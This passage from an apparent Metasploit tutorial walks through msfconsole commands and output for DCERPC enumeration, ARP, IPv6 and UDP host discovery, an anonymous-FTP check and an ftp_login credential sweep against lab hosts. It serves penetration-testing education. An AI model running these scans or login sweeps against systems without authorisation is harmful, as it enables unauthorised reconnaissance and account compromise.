[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (trkwks) [PcaSvc]
[*] 0767a036-0d22-48aa-ba69-b619480f38cb v1.0 LRPC (RemoteDevicesLPC_API) [PcaSvc]
...snip...
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 LRPC (eventlog) [Event log TCPIP]

[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [Event log TCPIP]
[*] f6beaff7-1e19-4fbb-9f8f-b89e2018337c v1.0 TCP (49153) 192.168.1.202 [Event log TCPIP]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (eventlog) [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 TCP (49153) 192.168.1.202 [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (AudioClientRpc) [NRP server endpoint]
[*] 30adc50c-5cbc-46ce-9a0e-91914789e23c v1.0 LRPC (Audiosrv) [NRP server endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (eventlog) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 TCP (49153) 192.168.1.202 [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (AudioClientRpc) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (Audiosrv) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d5 v1.0 LRPC (dhcpcsvc) [DHCP Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (eventlog) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 TCP (49153) 192.168.1.202 [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (AudioClientRpc) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (Audiosrv) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc) [DHCPv6 Client LRPC Endpoint]
[*] 3c4728c5-f0ab-448b-bda1-6ce01eb0a6d6 v1.0 LRPC (dhcpcsvc6) [DHCPv6 Client LRPC Endpoint]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (eventlog) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 PIPE (\pipe\eventlog) \\XEN-WIN7-BARE [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 TCP (49153) 192.168.1.202 [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (AudioClientRpc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (Audiosrv) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (dhcpcsvc6) [Security Center]
[*] 06bba54a-be05-49f9-b0a0-30f790261023 v1.0 LRPC (OLE7F5D2071B7D4441897C08153F2A2) [Security Center]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc045EC1)
[*] c9ac6db5-82b7-4e55-ae8a-e464ed7b4277 v1.0 LRPC (LRPC-af541be9090579589d) [Impl friendly name]
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WMsgKRpc0441F0)
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-BARE
[*] 76f226c3-ec14-4325-8a99-6a46348418af v1.0 LRPC (WindowsShutdown)
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WMsgKRpc0441F0)
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 PIPE (\PIPE\InitShutdown) \\XEN-WIN7-BARE
[*] d95afe70-a6d5-4259-822e-2c84da1ddb0d v1.0 LRPC (WindowsShutdown)

```
[*] Could not connect to the endpoint mapper service
[*] Scanned 06 of 55 hosts (010% complete)
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(endpoint_mapper) >
```

### *auxiliary/scanner/dcerpc/hidden*

The dcerpc/hidden scanner connects to a given range of IP addresses and try to locate any RPC services that are not listed in the Endpoint Mapper and determine if anonymous access to the service is allowed.

```
msf > use auxiliary/scanner/dcerpc/hidden
msf auxiliary(hidden) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  THREADS  1                yes       The number of concurrent threads
```

As you can see, there are not many options to configure so we will just point it at some targets and let it run.

```
msf auxiliary(hidden) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(hidden) > set THREADS 55
THREADS => 55
msf auxiliary(hidden) > run

[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
...snip...
[*] Connecting to the endpoint mapper service...
[*] Connecting to the endpoint mapper service...
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.203
[*] Could not obtain the endpoint list: DCERPC FAULT => nca_s_fault_access_denied
[*] Could not contact the endpoint mapper on 192.168.1.201
[*] Could not connect to the endpoint mapper service
[*] Could not contact the endpoint mapper on 192.168.1.250
[*] Looking for services on 192.168.1.204:1025...
[*]         HIDDEN: UUID 12345778-1234-abcd-ef00-0123456789ab v0.0
[*] Looking for services on 192.168.1.202:49152...
[*]                 CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]         HIDDEN: UUID c681d488-d850-11d0-8c52-00c04fd90f7e v1.0
[*]                 CONN BIND CALL ERROR=DCERPC FAULT => nca_s_fault_ndr
[*]
[*]         HIDDEN: UUID 11220835-5b26-4d94-ae86-c3e475a809de v1.0
[*]                 CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]         HIDDEN: UUID 5cbe92cb-f4be-45c9-9fc9-33e73e557b20 v1.0
[*]                 CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
```

```
[*]         HIDDEN: UUID 3919286a-b10c-11d0-9ba8-00c04fd92ef5 v0.0
[*]                 CONN BIND CALL DATA=0000000057000000
[*]
[*]         HIDDEN: UUID 1cbcad78-df0b-4934-b558-87839ea501c9 v0.0
[*]                 CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*]         HIDDEN: UUID c9378ff1-16f7-11d0-a0b2-00aa0061426a v1.0
[*]                 CONN BIND ERROR=DCERPC FAULT => nca_s_fault_access_denied
[*]
[*] Remote Management Interface Error: The connection timed out (192.168.1.202:49152).
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(hidden) >
```

As you can see, despite the simple setup, we still gathered some additional information about one of our targets.

### *auxiliary/scanner/dcerpc/management*

The dcerpc/management module scans a range of IP addresses and obtains information from the Remote Management interface of the DCERPC service.

```
msf > use auxiliary/scanner/dcerpc/management
msf auxiliary(management) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    135              yes       The target port
  THREADS  1                yes       The number of concurrent threads
```

There is minimal configuration required for this module; we simply need to set our THREADS value and the range of hosts we want scanned and run the module.

```
msf auxiliary(management) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(management) > set THREADS 55
THREADS => 55
msf auxiliary(management) > run

[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa v3.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_access_denied
[*] Remote Management Interface Error: The connection was refused by the remote host
(192.168.1.250:135).
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 000100000000000001000000000000d3060000
[*] UUID 0b0a6584-9e0f-11cf-a3cf-00805f68cb1b v1.1
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
```

```
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID 1d55b526-c137-46c5-ab79-638f2a68e869 v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID e60c73e6-88f9-11cf-9af1-0020af6e72f4 v2.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID 99fcfec4-5260-101b-bbcb-00aa0021347a v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID b9e79e60-3d52-11ce-aaa1-00006901293f v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID 412f241e-c12a-11ce-abff-0020af6e7a17 v0.2
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID 00000136-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID c6f3ee72-ce7e-11d1-b71e-00c04fc3111a v1.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
[*] UUID 000001a0-0000-0000-c000-000000000046 v0.0
[*] Remote Management Interface Error: DCERPC FAULT => nca_s_fault_ndr
[*]         listening: 00000000
[*]         killed: 00000005
[*]         name: 00010000000000000100000000000000d3060000
...snip...
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(management) >
```

### *auxiliary/scanner/dcerpc/tcp_dcerpc_auditor*

The dcerpc/tcp_dcerpc_auditor module scans a range of IP addresses to determine what DCERPC services are available over a TCP port.

```
msf > use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
msf auxiliary(tcp_dcerpc_auditor) > show options
```

Module options:

| Name | Current Setting | Required | Description |
|---|---|---|---|
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 135 | yes | The target port |
| THREADS | 1 | yes | The number of concurrent threads |

To run this scanner, we just need to set our RHOSTS and THREADS values and let it run.

```
msf auxiliary(tcp_dcerpc_auditor) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(tcp_dcerpc_auditor) > set THREADS 55
THREADS => 55
msf auxiliary(tcp_dcerpc_auditor) > run

The connection was refused by the remote host (192.168.1.250:135).
The host (192.168.1.210:135) was unreachable.
...snip...
The host (192.168.1.200:135) was unreachable.
[*] Scanned 38 of 55 hosts (069% complete)
...snip...
The host (192.168.1.246:135) was unreachable.
192.168.1.203 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 00000000000000000000000000000000000000000000000005000000
192.168.1.201 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 00000000000000000000000000000000000000000000000005000000
192.168.1.204 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 00000000000000000000000000000000000000000000000076070000
192.168.1.202 - UUID 99fcfec4-5260-101b-bbcb-00aa0021347a 0.0 OPEN VIA 135 ACCESS
GRANTED 00000000000000000000000000000000000000000000000005000000
192.168.1.204 - UUID afa8bd80-7d8a-11c9-bef4-08002b102989 1.0 OPEN VIA 135 ACCESS
GRANTED
000002000b0000000b0000000400020008000200c000200100002001400020018000200 1c
000200200002002400020028000200 2c0002000883afe11f5dc91191a408002b14a0fa030000
0084650a0b0f9ecf11a3cf00805f68cb1b0100010026b5551d37c1c546ab79638f2a68e869010
00000e6730ce6f988cf119af10020af6e72f402000000c4fefc9960521b10bbcb00aa0021347a0
0000000609ee7b9523dce11aaa100006901293f000002001e242f412ac1ce11abff0020af6e7a
17000002003601000000000000c0000000000004600000000072eef3c67eced111b71e00c04f
c3111a01000000b84a9f4d1c7dcf11861e0020af6e7c5700000000a001000000000000c00000
000000004600000000000000
192.168.1.204 - UUID e1af8308-5d1f-11c9-91a4-08002b14a0fa 3.0 OPEN VIA 135 ACCESS
GRANTED d8060000
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 54 of 55 hosts (098% complete)
The connection timed out (192.168.1.205:135).
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp_dcerpc_auditor) >
```

As you can see, this quick scan has turned up some available services on a number of our hosts which could warrant further investigation.

## Discovery Scanners

### *auxiliary/scanner/discovery/arp_sweep*

When your target systems are located on the same network as your attacking machine, you can enumerate systems by performing an ARP scan. Naturally, Metasploit has a module that can help you out.

```
msf > use auxiliary/scanner/discovery/arp_sweep
msf auxiliary(arp_sweep) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   PCAPFILE                    no        The name of the PCAP capture file to process
   RHOSTS                      yes       The target address range or CIDR identifier
   SHOST                       yes       Source IP Address
   SMAC                        yes       Source MAC Address
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

Due to the manner in which ARP scanning is performed, you need to pass your MAC address and source IP address to the scanner in order for it to function properly.

```
msf auxiliary(arp_sweep) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(arp_sweep) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(arp_sweep) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(arp_sweep) > set THREADS 55
THREADS => 55
msf auxiliary(arp_sweep) > run

[*] 192.168.1.201 appears to be up.
[*] 192.168.1.203 appears to be up.
[*] 192.168.1.205 appears to be up.
[*] 192.168.1.206 appears to be up.
[*] 192.168.1.250 appears to be up.
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(arp_sweep) >
```

As you will see when running this module, ARP scanning is very fast.

### *auxiliary/scanner/discovery/ipv6_neighbor*

The **"ipv6_neighbor"** auxiliary module probes the local network for IPv6 hosts that respond to Neighbor Solicitations with a link-local address. This module, like the arp_sweep one, will generally only work within the attacking machine's broadcast domain.

```
msf > use auxiliary/scanner/discovery/ipv6_neighbor
msf auxiliary(ipv6_neighbor) > show options

Module options:

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   PCAPFILE                    no        The name of the PCAP capture file to process
   RHOSTS                      yes       The target address range or CIDR identifier
   SHOST                       yes       Source IP Address
   SMAC                        yes       Source MAC Address
   THREADS    1                yes       The number of concurrent threads
   TIMEOUT    500              yes       The number of seconds to wait for new data
```

In addition to setting our RHOSTS value, we also need to set our source MAC address(SMAC) and source host(SHOST) IP address. We then set our RHOSTS and THREADS values and let the scanner run.

```
msf auxiliary(ipv6_neighbor) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.200-254
msf auxiliary(ipv6_neighbor) > set SHOST 192.168.1.101
SHOST => 192.168.1.101
msf auxiliary(ipv6_neighbor) > set SMAC d6:46:a7:38:15:65
SMAC => d6:46:a7:38:15:65
msf auxiliary(ipv6_neighbor) > set THREADS 55
THREADS => 55
msf auxiliary(ipv6_neighbor) > run

[*] IPv4 Hosts Discovery
[*] 192.168.1.10 is alive.
[*] 192.168.1.11 is alive.
[*] 192.168.1.2 is alive.
[*] 192.168.1.69 is alive.
[*] 192.168.1.109 is alive.
[*] 192.168.1.150 is alive.
[*] 192.168.1.61 is alive.
[*] 192.168.1.201 is alive.
[*] 192.168.1.203 is alive.
[*] 192.168.1.205 is alive.
[*] 192.168.1.206 is alive.
[*] 192.168.1.99 is alive.
[*] 192.168.1.97 is alive.
[*] 192.168.1.250 is alive.
[*] IPv6 Neighbor Discovery
[*] 192.168.1.69 maps to IPv6 link local address fe80::5a55:caff:fe14:1e61
[*] 192.168.1.99 maps to IPv6 link local address fe80::5ab0:35ff:fe6a:4ecc
[*] 192.168.1.97 maps to IPv6 link local address fe80::7ec5:37ff:fef9:a96a
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ipv6_neighbor) >
```

Looking at the module output, you can see that this scanner serves the dual-purpose of showing what hosts are online similar to arp_sweep and then performs the IPv6 Neighbor Discovery.

### *auxiliary/scanner/discovery/udp_probe*

The **"udp_probe"** module scans a given range of hosts for common UDP services.

```
msf > use auxiliary/scanner/discovery/udp_probe
msf auxiliary(udp_probe) > show options

Module options:

  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  CHOST                     no        The local client address
  RHOSTS                    yes       The target address range or CIDR identifier
  THREADS  1                yes       The number of concurrent threads
  VERBOSE  false            no        Enable verbose output
```

There are very few required settings for this module so we just configure the RHOSTS and THREADS values and let it run.

```
msf auxiliary(udp_probe) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_probe) > set THREADS 253
THREADS => 253
msf auxiliary(udp_probe) > run

[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG:<00>:U :SAMSUNG:<20>:U
:00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD:<00>:U
:WORKGROUP:<00>:G :XEN-WIN7-PROD:<20>:U :WORKGROUP:<1e>:G
:aa:e3:27:6e:3b:a5)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-
25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED:<00>:U :XEN-XP-
PATCHED:<20>:U :HOTZONE:<00>:G :HOTZONE:<1e>:G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT:<00>:U
:WORKGROUP:<00>:G :XEN-XP-SPLOIT:<20>:U :WORKGROUP:<1e>:G
:3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE:<00>:U
:HOTZONE:<00>:G :XEN-XP-SP2-BARE:<20>:U :HOTZONE:<1e>:G :HOTZONE:<1d>:U
:__MSBROWSE__:<01>:G :c6:ce:4e:d9:c9:6e)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-
25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS:<20>:U :FREENAS:<00>:U
:FREENAS:<03>:U :__MSBROWSE__:<01>:G :WORKGROUP:<1d>:U
:WORKGROUP:<1e>:G :WORKGROUP:<00>:G :00:00:00:00:00:00)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED
InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\\XEN-
XP-PATCHED\pipe\MSSQL$SQLEXPRESS\sql\query )
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Scanned 029 of 253 hosts (011% complete)
[*] Scanned 052 of 253 hosts (020% complete)
[*] Scanned 084 of 253 hosts (033% complete)
[*] Scanned 114 of 253 hosts (045% complete)
```

```
[*] Scanned 140 of 253 hosts (055% complete)
[*] Scanned 160 of 253 hosts (063% complete)
[*] Scanned 184 of 253 hosts (072% complete)
[*] Scanned 243 of 253 hosts (096% complete)
[*] Scanned 250 of 253 hosts (098% complete)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_probe) >
```

As you can see in the above output, our quick little scan discovered many services running on a wide variety of platforms.

### *auxiliary/scanner/discovery/udp_sweep*

The **"udp_sweep"** module scans across a given range of hosts to detect commonly available UDP services.

```
msf > use auxiliary/scanner/discovery/udp_sweep
msf auxiliary(udp_sweep) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  BATCHSIZE  256              yes       The number of hosts to probe in each set
  CHOST                       no        The local client address
  RHOSTS                      yes       The target address range or CIDR identifier
  THREADS    1                yes       The number of concurrent threads
  VERBOSE    false            no        Enable verbose output
```

To configure this module, we just need to set the RHOSTS and THREADS values and run it.

```
msf auxiliary(udp_sweep) > set RHOSTS 192.168.1.2-254
RHOSTS => 192.168.1.2-254
msf auxiliary(udp_sweep) > set THREADS 253
THREADS => 253
msf auxiliary(udp_sweep) > run

[*] Sending 10 probes to 192.168.1.2->192.168.1.254 (253 hosts)
[*] Discovered NetBIOS on 192.168.1.109:137 (SAMSUNG:<00>:U :SAMSUNG:<20>:U
:00:15:99:3f:40:bd)
[*] Discovered NetBIOS on 192.168.1.150:137 (XEN-WIN7-PROD:<00>:U
:WORKGROUP:<00>:G :XEN-WIN7-PROD:<20>:U :WORKGROUP:<1e>:G
:aa:e3:27:6e:3b:a5)
[*] Discovered NetBIOS on 192.168.1.203:137 (XEN-XP-SPLOIT:<00>:U
:WORKGROUP:<00>:G :XEN-XP-SPLOIT:<20>:U :WORKGROUP:<1e>:G
:3e:ff:3c:4c:89:67)
[*] Discovered NetBIOS on 192.168.1.201:137 (XEN-XP-SP2-BARE:<00>:U
:HOTZONE:<00>:G :XEN-XP-SP2-BARE:<20>:U :HOTZONE:<1e>:G :HOTZONE:<1d>:U
:__MSBROWSE__:<01>:G :c6:ce:4e:d9:c9:6e)
[*] Discovered NetBIOS on 192.168.1.206:137 (XEN-XP-PATCHED:<00>:U :XEN-XP-
PATCHED:<20>:U :HOTZONE:<00>:G :HOTZONE:<1e>:G :12:fa:1a:75:b8:a5)
[*] Discovered NetBIOS on 192.168.1.250:137 (FREENAS:<20>:U :FREENAS:<00>:U
:FREENAS:<03>:U :__MSBROWSE__:<01>:G :WORKGROUP:<1d>:U
:WORKGROUP:<1e>:G :WORKGROUP:<00>:G :00:00:00:00:00:00)
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
```

```
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Discovered NTP on 192.168.1.69:123 (NTP v4)
[*] Discovered NTP on 192.168.1.99:123 (NTP v4)
[*] Discovered NTP on 192.168.1.201:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.203:123 (Microsoft NTP)
[*] Discovered NTP on 192.168.1.206:123 (Microsoft NTP)
[*] Discovered MSSQL on 192.168.1.206:1434 (ServerName=XEN-XP-PATCHED InstanceName=SQLEXPRESS IsClustered=No Version=9.00.4035.00 tcp=1050 np=\\XEN-XP-PATCHED\pipe\MSSQL$SQLEXPRESS\sql\query )
[*] Discovered SNMP on 192.168.1.2:161 (GSM7224 L2 Managed Gigabit Switch)
[*] Discovered SNMP on 192.168.1.109:161 (Samsung CLX-3160 Series; OS V1.01.01.16 02-25-2008;Engine 6.01.00;NIC V4.03.08(CLX-3160) 02-25-2008;S/N 8Y61B1GP400065Y.)
[*] Scanned 253 of 253 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(udp_sweep) >
```

With minimal effort, we have once again identified a wide range of services running on many different platforms within our network.

## FTP Scanners

### *auxiliary/scanner/ftp/anonymous*

The **"ftp/anonymous"** scanner will scan a range of IP addresses searching for FTP servers that allow anonymous access and determines where read or write permissions are allowed.

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options

Module options:

  Name     Current Setting               Required  Description
  ----     ---------------               --------  -----------
  FTPPASS  mozilla@example.com           no        The password for the specified username
  FTPUSER  anonymous                     no        The username to authenticate as
  RHOSTS                                 yes       The target address range or CIDR identifier
  RPORT    21                            yes       The target port
  THREADS  1                             yes       The number of concurrent threads
```

Configuring the module is a simple matter of setting the IP range we wish to scan along with the number of concurrent threads and let it run.

```
msf auxiliary(anonymous) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(anonymous) > set THREADS 55
THREADS => 55
msf auxiliary(anonymous) > run

[*] 192.168.1.222:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5) ready.)
[*] 192.168.1.205:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.215:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] 192.168.1.203:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
```

```
[*] 192.168.1.227:21 Anonymous READ (220 srv2 Microsoft FTP Service (Version 5.0).)
[*] 192.168.1.204:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
[*] Scanned 27 of 55 hosts (049% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(anonymous) >
```

### *auxiliary/scanner/ftp/ftp_login*

The **"ftp_login"** auxiliary module will scan a range of IP addresses attempting to log in to FTP servers.

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options:

  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  BLANK_PASSWORDS   true             yes       Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target address range or CIDR identifier
  RPORT             21               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a
                                                host
  THREADS           1                yes       The number of concurrent threads
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords
                                                separated by space, one pair per line
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

This module can take both wordlists and user-specified credentials in order to attempt to login.

```
msf auxiliary(ftp_login) > set RHOSTS 192.168.69.50-254
RHOSTS => 192.168.69.50-254
msf auxiliary(ftp_login) > set THREADS 205
THREADS => 205
msf auxiliary(ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf auxiliary(ftp_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf auxiliary(ftp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ftp_login) > run

[*] 192.168.69.51:21 - Starting FTP login sweep
[*] 192.168.69.50:21 - Starting FTP login sweep
[*] 192.168.69.52:21 - Starting FTP login sweep
...snip...
[*] Scanned 082 of 205 hosts (040% complete)
```

```
[*] 192.168.69.135:21 - FTP Banner: '220 ProFTPD 1.3.1 Server (Debian)
[::ffff:192.168.69.135]\x0d\x0a'
[*] Scanned 204 of 205 hosts (099% complete)
[+] 192.168.69.135:21 - Successful FTP login for 'msfadmin':'msfadmin'
[*] 192.168.69.135:21 - User 'msfadmin' has READ/WRITE access
[*] Scanned 205 of 205 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

As we can see, the scanner successfully logged in to one of our targets with the provided credentials.

### *auxiliary/scanner/ftp/ftp_version*

